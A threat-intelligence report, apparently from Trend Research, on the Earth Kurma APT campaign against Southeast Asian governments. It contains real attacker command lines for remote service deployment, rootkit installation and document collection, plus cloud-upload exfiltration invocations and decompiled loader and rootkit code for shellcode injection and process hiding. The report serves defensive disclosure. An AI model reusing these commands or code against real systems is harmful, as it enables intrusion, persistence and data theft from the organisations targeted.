Earth Kurma APT Campaign Targets Southeast Asian Government Telecom Sectors

By By: Nick Dai, Sunny Lu Apr 25, 2025 Read time: 11 min (3023 words)

Published: 2025-04-25 · Archived: 2026-04-05 13:29:38 UTC

Summary:

- Trend Research uncovered a sophisticated APT campaign targeting government and telecommunications sectors in Southeast Asia. Named Earth Kurma, the attackers use advanced custom malware, rootkits, and cloud storage services for data exfiltration. Earth Kurma demonstrates adaptive malware toolsets, strategic infrastructure abuse, and complex evasion techniques.
- This campaign poses a high business risk due to targeted espionage, credential theft, persistent foothold established through kernel-level rootkits, and data exfiltration via trusted cloud platforms.
- Organizations primarily in government and telecommunications sectors in Southeast Asia (particularly the Philippines, Vietnam, Thailand, Malaysia) are affected. Organizations face potential compromise of sensitive government and telecommunications data, with attackers maintaining prolonged, undetected access to their networks.
- Trend Vision One™ detects and blocks the malicious components used in the APT campaign. Trend Vision One customers can also access hunting queries, threat insights, and threat intelligence reports to gain rich context and the latest updates on Earth Kurma.

Introduction

Since June 2024, we uncovered a sophisticated APT campaign targeting multiple countries in Southeast Asia, including the Philippines, Vietnam, and Malaysia. We have named the threat actors behind this campaign “Earth Kurma.” Our analysis revealed that they primarily focused on government sectors, showing particular interest in data exfiltration. Notably, this wave of attacks involved rootkits to maintain persistence and conceal their activities.

In this research, we provide the intelligence on Earth Kurma and their ongoing activities. We’ll disclose technical details, including their tactics, techniques and procedures (TTPs), as well as specifics on their toolsets, such as TESDAT, SIMPOBOXSPY, KRNRAT, and MORIYA, among others.

Who is Earth Kurma?

Earth Kurma is a new APT group focused on countries in Southeast Asia. All of the identified victims belong to government and government-related telecommunications sectors. From our long-term monitoring, their activities dated back to November 2020, with data exfiltration as their primary objective. Our analysis indicates that they tend to exfiltrate data over public cloud services, like Dropbox and OneDrive. To accomplish this, they used various customized toolsets including TESDAT and SIMPOBOXSPY. Earth Kurma also developed rootkits such as KRNRAT and MORIYA to hide their activities.

As for attribution, we found overlaps between Earth Kurma's tools and those of other known APT groups. The MORIYA rootkits in this campaign share the same code base as the ones used in Operation TunnelSnake, while SIMPOBOXSPY and the exfiltration script link closely to another APT group called ToddyCat. However, differences in the attack patterns prevent us from conclusively attributing these campaigns and operations to the same threat actors. Hence, we named this new APT group "Earth Kurma."

Impact

Our telemetry shows that that Earth Kurma targeted victims primarily in Southeast Asia, including the Philippines, Vietnam, Thailand and Malaysia. Earth Kurma's targets likely indicate cyberespionage as the motivation.

Figure 1. The victimology distribution

Infection Chain

The infection chain and malware used could be summarized as follows:



Figure 2. The full infection flow of Earth Kurma's attacks

Lateral Movement

We were unable to confirm the arrival vectors used in the attacks, as our analysis started years after the victims were first compromised.

Multiple tools were used in the lateral movement stage. Various utilities were used to scan the victims' infrastructures and deploy malware, including NBTSCAN, LADON, FRPC, WMIHACKER and ICMPinger. They also deployed a keylogger, KMLOG, to steal credentials from victims.

To survey the victims' infrastructures, the threat actors used a tool named ICMPinger to scan the hosts. It is a simple network scanning tool based on the ICMP protocol to test if the specified hosts are still alive. They delete this tool once their operations conclude.



Figure 3. The usage of ICMPinger, showing tasks being completed

They also used another open-source tool called Ladon to inspect the infrastructure. To bypass detection, Ladon is wrapped in a reflective loader compiled by PyInstaller. The XOR keys used to decode the payload differ among all the samples we've collected.

```python
BcZCMUstJdB4lwcY411MbH3WxvWidYjG032hT7sBA6ZncKp7NJVcnaaHOY23xFuM/1FUzV7Ad'
data = base64.b64decode(byte_string.encode('ascii'))
key = 29
data = bytes([c ^ key for c in data])
with open('data.bin', 'wb') as fp:
    fp.write(data)
exit(0)
import clr, sys
clr.AddReference('mscorlib')
import System
from System.Reflection import Assembly, MethodBase
assembly = Assembly.Load(data)
from ConsoleApp1 import Program
args = sys.argv[1:]
arrays = [str(arg) for arg in args]
object = Program()
result = object.Main(arrays)
```

Figure 4. The reflective loading procedures for Ladon

To move laterally, they also used another open-source tool called WMIHACKER, which could execute commands over port 135 without the need for SMB.

```vbscript
'On Error Resume Next
Const HKEY_LOCAL_MACHINE = &H80000002
Const wbemFlagReturnImmediately = &h10
Const wbemFlagForwardOnly = &h20
'################################ Temp Result File , Change it to where you like
Const Path = "C:\Windows\Temp\"
Const FileName = "appdata.txt"
Const timeOut = 3000 ' 1000ms = 1s
Const strKeyPath = "SOFTWARE\Classes\hello"
Const strName = "Part2"
'################################
Dim time_zone
file = Path&FileName
WScript.Echo
WScript.Echo "__          ____  __ _____ _    _          _____ _  ________ _____  "
WScript.Echo "\ \        / /  \/  |_   _| |  | |   /\   / ____| |/ /  ____|  __ \ "
WScript.Echo " \ \  /\  / /| \  / | | | | |__| |  /  \ | |    | ' /| |__  | |__) |"
WScript.Echo "  \ \/  \/ / | |\/| | | | |  __  | / /\ \| |    |  < |  __| |  _  / "
WScript.Echo "   \  /\  /  | |  | |_| |_| |  | |/ ____ \ |____| . \| |____| | \ \ "
WScript.Echo "    \/  \/   |_|  |_|_____|_|  |_/_/    \_\_____|_|\_\______|_|  \_\"
WScript.Echo "                   v0.6beta       By. Xiangshan@360RedTeam "
Set objArgs = WScript.Arguments
intArgCount = objArgs.Count
```

Figure 5. The script body of WMIHACKER

In some of the cases we observed, they also execute commands over the SMB protocol (such as using “net use”) to inspect the infrastructure as well as deploy malware.

C:\Windows\system32\cmd.exe /C sc.exe -a 172.20.40.0-172.20.40.255 -t 500 -f lg.txt -c 1 -o 100 –n
C:\Windows\system32\cmd.exe /C net use \\172.20.40.41\c$ {password} /u:{user}
C:\Windows\system32\cmd.exe /C copy vdmsc.dll \\172.20.40.41\c$\users\{user} \videos
C:\Windows\system32\cmd.exe /C copy msv.dat \\172.20.40.41\c$\windows\system32
C:\Windows\system32\cmd.exe /C sc \\172.20.40.41 create katech binpath= "cmd /c start /b rundll32.exe c:\users\{user}\videos\vdmsc.dll,Init"
C:\Windows\system32\cmd.exe /C sc \\172.20.40.41 start katech
C:\Windows\system32\cmd.exe /C sc \\172.20.40.41 delete katech
C:\Windows\system32\cmd.exe /C net use \\172.20.40.41\c$ /del /y

The threat actors also tried to steal the credentials from the victims by using a custom tool called KMLOG. It's a simple keylogger that logs every keystroke to a file named "%Appdata%\Roaming\Microsoft\Windows\Libraries\infokey.zip."



Figure 6. The keystroke logs

To hide the keystroke log file, it is prepended with a fake ZIP file header (PK header). What follows the header is the real body of the logging content.

Title	Encryption	Data
Header	None	Predefined PK file header
[Title]	XOR 0xDB	GetForegroundWindow title text
[Time]		GetLocalTime
[Content]		Keystrokes

Table 1. The structure of the keystroke logging file

Persistence

In the persistence stage, the actors deployed different loaders to maintain their foothold, including DUNLOADER, TESDAT and DMLOADER. These loaders are used to load payload files into memory and execute them. These loaders are then used to deploy more malware and exfiltrate data over public cloud services like Dropbox and OneDrive. In some cases, rootkits, including KRNRAT and MORIYA, were implanted by the loaders to bypass the scanning.

Loaders

Between 2022 and 2024, we observed multiple loaders implanted in victim environments, including DUNLOADER, TESDAT and DMLOADER. Most of the final payloads are Cobalt Strike beacons.

The first loader we encountered is DUNLOADER. It's capable of loading the payloads from either of the locations and decode it in one-byte XOR operations:

- From a file named "pdata.txt"
- From its own resource blob named "BIN"

This loader is a DLL file and always ensures that it's executed by "rundll32.exe" by checking if the name of the parent process contains a specific string literal "und". In most cases, this DLL should contain an export function called "Start."

```
54  memset(filename, 0, sizeof(filename));
55  GetModuleFileNameA(0, filename, 260);
56  *(_DWORD *)pszSrch = '\xE8\xE5\xFF';          // "und"
57  for ( i = 0; i < 3; ++i )
58    pszSrch[i] ^= i - 118;
59  pszSrch[3] = 0;
60  result = (HMODULE)StrStrIA(filename, pszSrch);
61  if ( result )
62    return (HMODULE)((int (*)(void))sub_10001930)();
```

```
sub_4015B0((int)CurrentProcess, (int)&lpStartAddress, (int)&Size, 32, (int)v0);
ConvertThreadToFiber(0);
lpFiber = CreateFiber(0, lpStartAddress, 0);
SwitchToFiber(lpFiber);
```

Figure 7. The process name checking routine in DUNLOADER (top) and the shellcode invocation routine in TESDAT (bottom)

The newer loader we later found is called TESDAT. It always loads a payload file with a ".dat" extension (like "mns.dat"). Instead of using common APIs like CreateThread to execute the decoded shellcode, it always calls an API called "SwitchToFiber," which we think is an attempt to avoid detection. Our analysis showed two variants for TESDAT loaders. It can be either an EXE file or a DLL file with an export function called "Init."

We also noticed that the actors would name the loaders with some random strings and put them inside the folders that were often accessed by the victims instead of those commonly used by attackers (i.e., %ProgramData% or %Public%). This was presumably intended to blend the loaders with legitimate user files. Here are some filename examples:

- C:\Users\{user}\downloads\wcrpc.dll
- C:\Users\{user}\downloads\mflpro\acrg.dll
- C:\Users\{user}\documents\ViberDownloads\mfsvc.dll
- C:\Users\{user}\downloads\fwdjustification\dilx.exe
- C:\Users\{user}\downloads\ffap3560pcl6220510w636iml\drasc.dll
- C:\Users\{user}\downloads\1\2\3\prikc.exe
- C:\Users\{user}\Downloads\Rufus\gpupdat.exe

More recently, we observed a new loader, DMLOADER, was implanted. Instead of loading an additional payload file, it loads the embedded payload and decodes it as an in-memory PE buffer. This loader usually has an export function called "DoMain" or "StartProtect." In the decoded PE payload, it should have an export function called "MThread."

Rootkits

After the loaders are implanted in the victim machines, we found rootkits installed on some compromised machines. To install the rootkits, the threat actor abused a living-off-the-land binary called "syssetup.dll" and dropped an INF file to install them. An example of the used command line is as follows:

C:\Windows\SysWOW64\rundll32.exe syssetup,SetupInfObjectInstallAction DefaultInstall 128 c:\users\{user}\downloads\SmartFilter.inf

The first rootkit we observed is called MORIYA, which could hide the malicious payload in the TCP traffic.

MORIYA works as a TCP traffic interceptor. It tries to monitor if an incoming TCP packet is from the command-and-control (C&C) server by checking its first six magic bytes. The magic bytes could be registered by issuing a specific IOCTL code 0x222004 from its user-mode agent. If any packet is matched, it tries to inject the malicious payload into the body of the response packet. The variant we found works exactly the same as the one from this MORIYA report.

```
__int64 __fastcall device_control(PDEVICE_OBJECT pDevObj, PIRP pIrp)
{
  struct IO_STACK_LOCATION *CurrentStackLocation; // rax
  unsigned int status; // edi
  struct _IRP *MasterIrp; // rdx

  CurrentStackLocation = pIrp->Tail.Overlay.CurrentStackLocation;
  status = 0;
  if ( CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode == 0x222004 )
  {
    if ( CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength == 6 )
    {
      MasterIrp = pIrp->AssociatedIrp.MasterIrp;
      packet_magic = *(_DWORD *)&MasterIrp->Type;
      word_140008AA4 = *(&MasterIrp->Size + 1);
      sub_140002564();
    }
    else
    {
      status = 0xC000000D;
    }
  }
  pIrp->IoStatus.Information = 0i64;
  pIrp->IoStatus.Status = status;
  IofCompleteRequest(pIrp, 0);
  return status;
}
```



Figure 8. The IOCTL code in MORIYA (top) and the working flow for MORIYA (bottom)

The MORIYA variant we found has an additional shellcode injection capability. At the end of its execution, it tries to load a payload file from the location "\\SystemRoot\\system32\\drivers\\{driver_name}.dat." The payload will be decrypted in AES and injected into the process of svchost.exe. This payload should be its user-mode agent.

```
93      wcscpy(v14, L".dat");
94      payload_size = 0;
95      payload_buffer = read_payload_from_file(SourceString, &payload_size);
96      if ( !payload_buffer )
97        return 0xC0000001i64;
98      aes_key_expansion(dword_140009340, (__int64)&aes_key, 128);
99      aes_decrypt((__int64)dword_140009340, (__int64)payload_buffer, payload_size);
100     svchost_pid = get_pid_by_process_name((wchar_t *)L"svchost.exe");
101     v2 = inject_to_process((void *)svchost_pid, payload_buffer, payload_size);
```

Figure 9. The shellcode injection routine in MORIYA

The shellcode will eventually be invoked by using the API NtCreateThreadEx. To bypass detection, it tries to invoke the call by directly using the syscall number. To get the valid syscall numbers on the targeted system, it enumerates the NTDLL's export functions, finds the ones with names starting with "Zw" or "Nt" and saves the syscall number of each. This code snippet is reused from this post.

```
while ( 1 )
{
  func_name = (char *)ntdll_base + *(unsigned int *)&AddressOfNames[4 * idx];
  func_va = (char *)ntdll_base
          + *(unsigned int *)&AddressOfFunctions[4 * *(unsigned __int16 *)&AddressOfNameOrdinals[2 * idx]];
  v18 = func_va;
  if ( *func_name == 'N' )
  {
    if ( func_name[1] == 't' )
      goto LABEL_13;
  }
  else if ( *func_name == 'Z' && func_name[1] == 'w' )
  {
EL_13:
    byte_idx = 0;
    v23 = func_va;
    v14 = func_va;
    while ( 1 )
    {
      if ( &func_va[byte_idx] >= (char *)ntdll_base + v3->OptionalHeader.SizeOfImage
        || (unsigned __int8)(*v14 + 62) <= 1u )
      {
EL_21:
        AddressOfNameOrdinals = v21;
        AddressOfFunctions = v22;
        break;
      }
      if ( *v14 == (char)0xB8 )             // mov eax, X
      {
        PoolWithTag = (SsdtHook *)ExAllocatePoolWithTag(NonPagedPool, 0x140ui64, 0x656E6F4Eu);
        v16 = PoolWithTag;
        if ( !PoolWithTag )
          return 0xC000009Ai64;
        memset(PoolWithTag, 0, sizeof(SsdtHook));
        v16->syscall_num = *(_DWORD *)(v14 + 1);// syscall number
        strncpy(v16->func_name, func_name, 300ui64);
        strncmp(v16->func_name, "NtCreateThreadEx", 17ui64);
        v17 = (__int64 *)qword_1400095A8;
        if ( *(__int64 **)qword_1400095A8 != &qword_1400095A0 )
```

Figure 10. The NTDLL enumeration routine in MORIYA

The other rootkit we found is called KRNRAT. It's a full-featured backdoor with various capabilities, including process manipulation, file hiding, shellcode execution, traffic concealment, and C&C communication. We named this rootkit KRNRAT because of its internal name, just as written in its PDB string: N:\project\li\ThreeTools\KrnRat\code\x64\Debug\SmartFilter.pdb

Our analysis showed that KRNRAT is based upon multiple open-source projects:

- https://github.com/w1nds/ishellcode
- https://github.com/DarthTon/Blackbone
- https://github.com/XaFF-XaFF/Cronos-Rootkit
- https://github.com/JKornev/hidden
- https://github.com/amitschendel/venom-rootkit

KRNRAT supports numerous IOCTL codes and capabilities. Its debug strings are also self-explanatory. Here's the full table of the supported IOCTL codes.

IoControlCode	Description (Debug Strings)
0x222000	IOCTL_TERMINATE_PROCESS
0x22200C	IOCTL_SUSPEND_PROCESS
0x222010	IOCTL_TERMINATE_PROCESS (Misspelled, it should be IOCTL_RESUME_PROCESS)

0x222014	IOCTL_ADD_BLACK_PROCESS
0x222018	IOCTL_REMOVE_BLACK_PROCESS
0x22201C	IOCTL_ADD_HIDDEN_FILE
0x222020	IOCTL_ADD_HIDDEN_DIR
0x222024	IOCTL_REMOVE_HIDDEN_FILE
0x222040	IOCTL_REMOVE_HIDDEN_DIR
0x222048	IOCTL_REMOVE_HIDDEN_PROCESS
0x22204C	IOCTL_ADD_LOCAL_HIDDEN_PORT
0x222050	IOCTL_REMOVE_LOCAL_HIDDEN_PORT
0x222054	IOCTL_ADD_REMOTE_HIDDEN_PORT
0x222058	IOCTL_REMOVE_REMOTE_HIDDEN_PORT
0x22205C	IOCTL_REMOVE_LOCAL_HIDDEN_PORT
0x222060	IOCTL_REMOVE_LOCAL_HIDDEN_IP
0x222064	IOCTL_ADD_REMOTE_HIDDEN_IP
0x222080	IOCTL_REMOVE_REMOTE_HIDDEN_IP
0x222084	IOCTL_REMOVE_ALL_HIDDEN_NET
0x222088	IOCTL_PROTECT_PROCESS
0x22208C	IOCTL_ELEVATE_PROCESS
0x222090	IOCTL_INJECT_SHELLCODE

Table 2. The command codes supported in KRNRAT

At the end of its execution, it also loads the additional payload file and injects it into the svchost.exe process. This shellcode injection capability works exactly the same as the MORIYA variant we found. This time, we were able to collect the payload, which turns out to be the user-mode agent for KRNRAT and is the backdoor. This means that its user-mode agent is always memory-resident.

The backdoor is a stager. It connects to the C&C server and downloads the next-stage payload back. It tries to hide the process and connections by issuing the specific IOCTL codes to the KRNRAT rootkit.

```
output_debug_str("WorkProc");
LODWORD(hToken) = 0;
FileW = CreateFileW(L"\\\\.\\SmartFilter", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( FileW == (HANDLE)-1i64 )
{
  LastError = GetLastError();
  output_debug_str("Open device error = %d\n", LastError);
}
else
{
  InBuffer = GetCurrentProcessId();
  v12 = DeviceIoControl(FileW, 0x222044u, &InBuffer, 4u, 0i64, 0, (LPDWORD)&hToken, 0i64);
  v13 = (const char *)L"Add hidden process %d failed!\n";
  if ( v12 )
    v13 = L"Add hidden process %d success!\n";
  printf_1(v13, InBuffer);
  CloseHandle(FileW);
}
```

Figure 11. How the backdoor used KRNRAT to hide its process

```
setsockopt(v11, 0xFFFF, 4102, InBuffer, 4);
inet_addr(a2);
output_debug_str("Hide Connection %s\n", a2);
*(_DWORD *)InBuffer = *(_DWORD *)&name.sa_data[2];
LODWORD(ppQueryResults) = 0;
FileW = CreateFileW(L"\\\\.\\SmartFilter", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( FileW == (HANDLE)-1i64 )
{
  LastError = GetLastError();
  output_debug_str("Open device error = %d\n", LastError);
  result = 1i64;
  a1->passed_hiding_ip = 1;
}
else
{
  if ( DeviceIoControl(FileW, 0x222064u, InBuffer, 4u, 0i64, 0, (LPDWORD)&ppQueryResults, 0i64) )
  {
    v15 = inet_ntoa(*(struct in_addr *)InBuffer);
    output_debug_str("Add hidden IP %s success!\n", v15);
  }
  else
  {
    v14 = inet_ntoa(*(struct in_addr *)InBuffer);
    output_debug_str("Add hidden IP %s failed!\n", v14);
  }
  CloseHandle(FileW);
  result = 1i64;
  a1->passed_hiding_ip = 1;
}
return result;
}
```

Figure 12. How the backdoor used KRNRAT to hide outbound IPs

Offset	Size	Name	Description
0x0	0x8	minutes	The sleep minutes
0x8	0x4	hourStart	The number of hour that the current time is after
0xC	0x4	hourEnd	The number of hour that the current time is before
0x10	0x4	reserved	
0x14	0x4	dayOfWeekStart	The number of day of week that the current time is after
0x18	0x4	dayOfWeekEnd	The number of day of week that the current time is before

Table 3. The structure of the backdoor’s configuration in the registry

The final payload from the C&C server would be the so-called SManager.

```
56  if ( !v3 )
57  {
58    sub_1400067B0((wchar_t *)L"memory load plugin [%s] failed!");
59    return 0;
60  }
61  v5 = v3[1];
62  v6 = *v3;
63  if ( !*(_DWORD *)(v6 + 140) )
64    goto LABEL_12;
65  v7 = (_DWORD *)(v5 + *(unsigned int *)(v6 + 136));
66  if ( !v7[6] || !v7[5] )
67    goto LABEL_12;
68  v8 = (unsigned int *)(v5 + (unsigned int)v7[8]);
69  v9 = (unsigned __int16 *)(v5 + (unsigned int)v7[9]);
70  v10 = 0;
71  while ( stricmp("GetPluginInfomation", (const char *)(v5 + *v8)) )
72  {
```

Figure 13. The SManager's export function "GetPluginInformation"

Collection and Exfiltration

In the collection and exfiltration stage, we observed two customized tools used to exfiltrate specific documents to the attacker's cloud services, such as Dropbox and OneDrive. Before exfiltrating the files, several commands executed by the loader TESDAT collected specific document files with the following extensions: .pdf, .doc, .docx, .xls, .xlsx, .ppt, and .pptx. The documents are first placed into a newly created folder named "tmp," which is then archived using WinRAR with a specific password.

C:\Windows\system32\cmd.exe /C dir c:\users
C:\Windows\system32\cmd.exe /C mkdir tmp
C:\Windows\system32\cmd.exe /C powershell.exe "dir c:\users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx', '*.ppt' , '*.pptx'| where LastWriteTime -gt (Get-date).AddDays(-30) | foreach {cmd /c copy $_ /y c:\users\{username}\documents\tmp};echo Finish!"
C:\Windows\system32\cmd.exe /C c:\"program files"\winrar\rar.exe a -p{password} -v200m c:\users\{username}\documents\{hostname} c:\users\{username}\documents\tmp -ep
C:\Windows\system32\cmd.exe /C rmdir /s /q tmp

The first tool, SIMPOBOXSPY, is an exfiltration tool that can upload the archive files to Dropbox with a specified access token. This tool is exactly the "generic DropBox uploader" mentioned in this ToddyCat report. The command argument of SIMPOBOXSPY is shown below.

dilx.exe {access_token} [-f {file_1} {file_2} ...]

If the argument "-f" is not specified, it will upload the file in the current folder with predefined extensions such as ".z", ".001", ".002",...,".128". There is also another variant, which will upload the archive with the extension ".7z"

After uploading the files to Dropbox, a folder named with the current date and time will be created on Dropbox.

```
C:\Users\User\Desktop\files
λ dilx.exe access_token -f my_doc.txt my_doc2.txt
C:\Users\User\Desktop\files\my_doc.txt -> /2024-10-30_20-39-18/my_doc.txt (Size: 28 bytes)

Http StatusCode Wrong! - 400[-] Error Msg: Connect Errors or Proxy Errors
```

Figure 14. The SIMPOBOXSPY's stdout

The other tool, ODRIZ, is an old tool found in 2023. It will upload the collected files to OneDrive by specifying the OneDrive refresh token. The command argument is shown below. It will upload the files in the current folder with the pattern "*.z.*".

odriz.exe {refresh_token}

```
});
text2 = string.Format(text2, args[0]);
string text3 = "";
Program.HttpPost(text, text2, out text3);
text3 = Program.GetAccessToken(text3);
string currentDirectory = Directory.GetCurrentDirectory();
byte[] array = new byte[] { 14, 10, 94, 10, 14 };
foreach (string text4 in Directory.GetFiles(currentDirectory, Program.ByteToStr(array)))
{
    for (int j = 0; j < 3; j++)
    {
        if (Program.uploadFiled(text4, text3))
        {
            Console.WriteLine(Program.Upload_Successful);
            break;
        }
        Console.WriteLine(Program.Upload_Fail);
    }
}
```

Figure 15. The usage of ODRIZ (top) and the codes in ODRIZ (bottom)

The process of file collection and exfiltration is shown in the following:



Figure 16. The exfiltration flow

After collecting all the files into a password-protected archive, which is normally named after the host name, the archived RAR will be copied to the folder ***\\DC_server\sysvol\{domain}\Policies\{ID}\user*** via the SMB protocol. The folder "sysvol" contains all of AD policies and information, and this folder only exists on DC servers. We

believe that the attackers move all the collected archives in the folder “sysvol” to utilize a native Windows mechanism called Distributed File System Replication (DFSR). It is a Windows feature that synchronizes AD policies across DC servers by replicating the contents of the “sysvol” folder among them. With this, the stolen archives can be automatically synchronized to all DC servers, enabling exfiltration through any one of them.

Attribution

Our analysis identified weak links to two groups, ToddyCat and Operation TunnelSnake. After a thorough examination, we determined that this campaign merited a separate designation, Earth Kurma.

The APT group ToddyCat was first disclosed in 2022. The "tailored loader,” mentioned in this ToddyCat report, was also found in the same victim machines infected by the TESDAT loaders. However, we did not find any process execution logs between these loaders. Also, they share similar exfiltration PowerShell scripts. The tool SIMPOBOXSPY used by Earth Kurma was also used by ToddyCat before.

Both Earth Kurma and ToddyCat highly targeted Southeast Asian countries. Reports on ToddyCat indicate that activities started in 2020. The timeline of their activities aligned closely to what we observed in Earth Kurma.

However, SIMPOBOXSPY is a simple tool that could be shared among groups, and we did not observe other exclusive tools that can be directly attributed to ToddyCat. Thus, we cannot conclusively link Earth Kurma to ToddyCat.

The second potentially related APT group is Operation TunnelSnake, which was also reported in 2021. In the report they used MORIYA, which uses the same code base as the MORIYA variant we found. Additionally, Operation TunnelSnake targeted countries in Southeast Asia. Nevertheless, we didn’t observe any similarity in the post-exploitation stages.

Security best practices

